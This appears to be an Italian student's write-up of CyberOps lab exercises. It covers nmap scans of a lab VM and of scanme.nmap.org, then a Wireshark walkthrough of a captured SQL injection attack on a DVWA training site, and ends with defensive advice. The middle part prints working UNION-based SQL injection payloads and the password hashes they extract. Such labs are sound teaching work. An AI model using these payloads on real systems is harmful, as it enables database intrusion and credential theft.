
Elencare alcuni dei servizi disponibili sugli host rilevati: 21/tcp (ftp) e 22/tcp (ssh)

```
[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 06:51 -0400
Nmap scan report for 10.0.2.15
Host is up (0.000088s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.2.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0      0          0 Mar 26  2018 ftp_test
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 59.46 seconds
```

g. Aprire un browser web e navigare su scanme.nmap.org. Leggi il messaggio pubblicato.

Qual è lo scopo di questo sito?



h. Al prompt del terminale, inserire nmap A T4 scanme.nmap.org
Quali porte e servizi sono aperti?

Porta/Protocollo	Servizio	Versione	Dettagli
22/tcp	ssh	OpenSSH 6.6.1p1	Protocollo 2.0; installato su Ubuntu.
80/tcp	http	Apache httpd 2.4.7	Il server risponde con l'intestazione Apache/2.4.7 (Ubuntu) e un titolo HTTP "Go ahead and ScanMe!".
9929/tcp	nping-echo	Nping echo	Servizio di eco.
31337/tcp	tcpwrapped	(N/A)	Questa porta è aperta ma il servizio non si è identificato, ed è "avvolto" (wrapped) da TCP. La porta 31337 è spesso associata a <i>backdoor</i> o servizi non standard.

Quali porte e servizi sono filtrati? 996 porte TCP risultate filtrate da un firewall
Qual è l'indirizzo IP del server? 45.33.32.156
Qual è il sistema operativo? Linux (Ubuntu)


```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 06:56 -0400
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:b
f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; p
tocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Nmap Project
|_http-title: Go ahead and ScanMe!
|_http-server-header: Apache/2.4.7 (Ubuntu)
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.52 seconds
```

Domanda di Riflessione: Nmap è uno strumento potente per l'esplorazione e la gestione della rete.

Come può Nmap aiutare con la sicurezza della rete? Permette l'audit del firewall, la gestione delle patch (identificando software obsoleto come Apache 2.4.7) e la valutazione della superficie di attacco.

Come può Nmap essere usato da un attore malevolo come strumento nefasto?

Viene usato nella ricognizione per trovare host attivi, identificare vettori di attacco (porte aperte) e rilevare configurazioni deboli (come la porta 31337 o l'accesso FTP anonimo).

2.3 Attacco a un database MySQL

- Avvia la VM CyberOps Workstation.
- Aprire l'applicazione Wireshark.

c. Cliccare su file→open→ selezionare directory /home/analyst/ e cercare lab.support.files. Nella directory lab.support.files aprire il file SQL_Lab.pcap. Questo file di cattura si estende per un periodo di 8 minuti 441 secondi), la durata di questo attacco di SQL injection.

Quali sono i due indirizzi IP coinvolti in questo attacco di SQL injection in base alle informazioni visualizzate?

I due indirizzi IP coinvolti nell'attacco di SQL injection sono:

-Sorgente (Source): 10.0.2.15

-Destinazione (Destination): 10.0.2.4

The screenshot shows the CyberOps Workstation interface. The top menu bar includes File, Macchina, Visualizza, Inserimento, Dispositivi, and Aiuto. The main window displays a packet capture of an SQL injection attack. The packet list shows the following details:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 M
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www-f
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSva
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TS
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1

The bottom pane shows the details of a selected packet (Frame 30):

- Frame 30: 2091 bytes on wire (16728 bits), 2091 bytes captured (16728 bits)
- Ethernet II, Src: PCSSystemtec_9f:48:a0 (08:00:27:9f:48:a0), Dst: PCSSystemtec_ca:e1:24 (08:00:27:ca:e1:24)
- Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
- Transmission Control Protocol, Src Port: 80, Dst Port: 35668, Seq: 1, Ack: 620, Len: 2025
- Hypertext Transfer Protocol
- Line-based text data: text/html (106 lines)

d. Fare clic con il pulsante destro del mouse sulla riga 13 e selezionare Segui → Flusso HTTP. È stata scelta la riga 13 perché è una richiesta GET HTTP. Questo sarà molto utile per seguire il flusso di dati come lo vede il livello applicativo e conduce al test della query per la SQL injection. Nel campo trova, inserire 1=1

```
<p>
    User ID:
    <input type="text" size="15" name="id">
    <input type="submit" name="Submit" value="Sub
mit">
</p>

</form>
<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
</div>

<h2>More Information</h2>
<ul>
    <li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E
.html" target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
    <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target=
"_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
    <li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-
oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheatsheet-okuk/</a></li>
    <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/m
ysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.net/cheat-sheet/
sql-injection/mysql-sql-injection-cheat-sheet</a></li>
    <li><a href="https://www.owasp.org/index.php/SQL_Injection" targe
t="_blank">https://www.owasp.org/index.php/SQL_Injection</a></li>
    <li><a href="http://bobby-tables.com/" target="_blank">http://bob
by-tables.com/</a></li>
</ul>

Packet 15. 1 client pkt, 1 server pkt, 1 turn. Click to select.
Entire conversation (5,894 bytes) Show as ASCII No delta times Stream 1
Find: 1=1 Case sensitive Find Next
Help Filter Out This Stream Print Save as... Back Close
```

e. Fare clic con il pulsante destro del mouse sulla riga 19 e fai clic su Segui
→Flusso HTTP. b. Nel campo Trova, inserire 1=1 e fare clic su trova successivo.

```

<div class="body_padded">
  <h1>Vulnerability: SQL Injection</h1>

  <div class="vulnerable_code_area">
    <form action="#" method="GET">
      <p>
        User ID:
        <input type="text" size="15" name="id">
        <input type="submit" name="Submit" value="Submit">
      </p>
    </form>
    <pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
  </div>
</div>

```

f. Fare clic con il pulsante destro del mouse sulla riga 22 e selezionare Segui → Flusso HTTP. Nel campo trova, inserire 1=1 e fare clic su trova successivo.

Qual è la versione? 5.7.12-0ubuntu1.1


```

<div class="vulnerable_code_area">
  <form action="#" method="GET">
    <p>
      User ID:
      <input type="text" size="15" name="id">
      <input type="submit" name="Submit" value="Submit">
    </p>
  </form>
  <pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
</div>

<h2>More Information</h2>

```

g. Fare clic con il pulsante destro del mouse sulla riga 25 e seleziona Segui → Flusso HTTP. Nel campo Trova, inserire users e fare clic su Trova successivo. **Cosa farebbe per l'aggressore il comando modificato di 1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users'?** Cercherebbe di elencare i nomi di tutte le colonne contenute nella tabella specificata, che in questo caso è la tabella users.



h. Fare clic con il pulsante destro del mouse sulla riga 28 e selezionare Segui > Flusso HTTP. Fare clic su Trova e digitare 1=1. **Quale utente ha l'hash della password di 8d3533d75ae2c3966d7e0d4fcc69216b? 1337** **Qual è la password in chiaro?**

```
</form>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordon<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>

<h2>More Information</h2>
<ul>
<li><a href="http://www.securiteam.com/securityreviews/SDP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/SDP0N1P76E.html</a></li>
<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.net/cheat-sheet/

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (7,186 bytes) Show as ASCII No delta times Stream 6
Find: 1=1 Case sensitive Find Next
Help Filter Out This Stream Print Save as... Back Close
```

Domande di riflessione:

-Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?

Il rischio di base è che l'SQL è il linguaggio utilizzato per interagire con i dati critici. Un attacco SQL Injection riuscito può portare a conseguenze devastanti:

1. Divulgazione di Dati Sensibili (Data Leakage): L'aggressore può leggere, accedere ed estrarre tutti i dati contenuti nel database, comprese informazioni riservate come nomi utente, password (hash), informazioni personali dei clienti, dettagli finanziari, e segreti aziendali.

2. Modifica o Distruzione di Dati (Data Tampering): L'aggressore può modificare o eliminare record nel database, alterando la logica dell'applicazione o distruggendo l'integrità dei dati.
 3. Bypass dell'Autenticazione e Autorizzazione: L'aggressore può accedere a un'applicazione senza credenziali valide (come visto nell'esempio precedente con la clausola `1' OR 1=1`), ottenendo l'accesso ai privilegi di amministratore o di altri utenti.
 4. Esecuzione di Comandi (Remote Code Execution - RCE): In alcuni ambienti o configurazioni di database, un attacco SQLi può essere utilizzato per scrivere file sul server o eseguire comandi sul sistema operativo, portando al pieno controllo del server da parte dell'aggressore.
-

-Quali sono 2 metodi o passaggi che possono essere adottati per prevenire gli attacchi di SQL injection?

Due metodi fondamentali per prevenire gli attacchi di SQL Injection sono:

1. Utilizzare Istruzioni Prepare (Prepared Statements) con Binding di Variabili

Le istruzioni prepare sono il metodo di difesa più efficace contro l'SQL Injection.

- Come Funziona: L'applicazione definisce prima la struttura della query SQL con dei segnaposto (placeholder) per i dati (ad esempio, `?` o `:nome`). Successivamente, invia i dati dell'utente separatamente dalla struttura della query.
- Vantaggio: Il database non interpreta mai i dati dell'utente come codice SQL. Qualsiasi carattere speciale (come l'apostrofo `'` o il doppio trattino `--`) inserito dall'utente viene trattato semplicemente come una stringa di dati, rendendo impossibile la modifica della logica della query.

2. Convalida dell'Input (Input Validation) e Whitelisting

La convalida dell'input è una difesa a più livelli che garantisce che l'applicazione accetti solo i dati previsti e corretti.

- Come Funziona: Prima che l'input dell'utente venga utilizzato in una query, l'applicazione deve controllarlo rigorosamente:
 - Tipologia di Dati: Verificare che l'input sia del tipo atteso (ad esempio, un campo ID deve essere un numero intero).
 - Formato e Lunghezza: Verificare che l'input segua un formato specifico (ad esempio, un'email deve avere il formato user@domain.com).
 - Whitelisting: Questo è il metodo più sicuro. Consiste nel consentire solo un elenco specifico e approvato di caratteri, numeri, o valori. Tutti gli altri caratteri vengono scartati o rifiutati.
- Vantaggio: Rimuovendo o rifiutando caratteri non validi o potenzialmente pericolosi (come \, ', --, #), si riduce drasticamente la probabilità che un aggressore possa iniettare codice malevolo.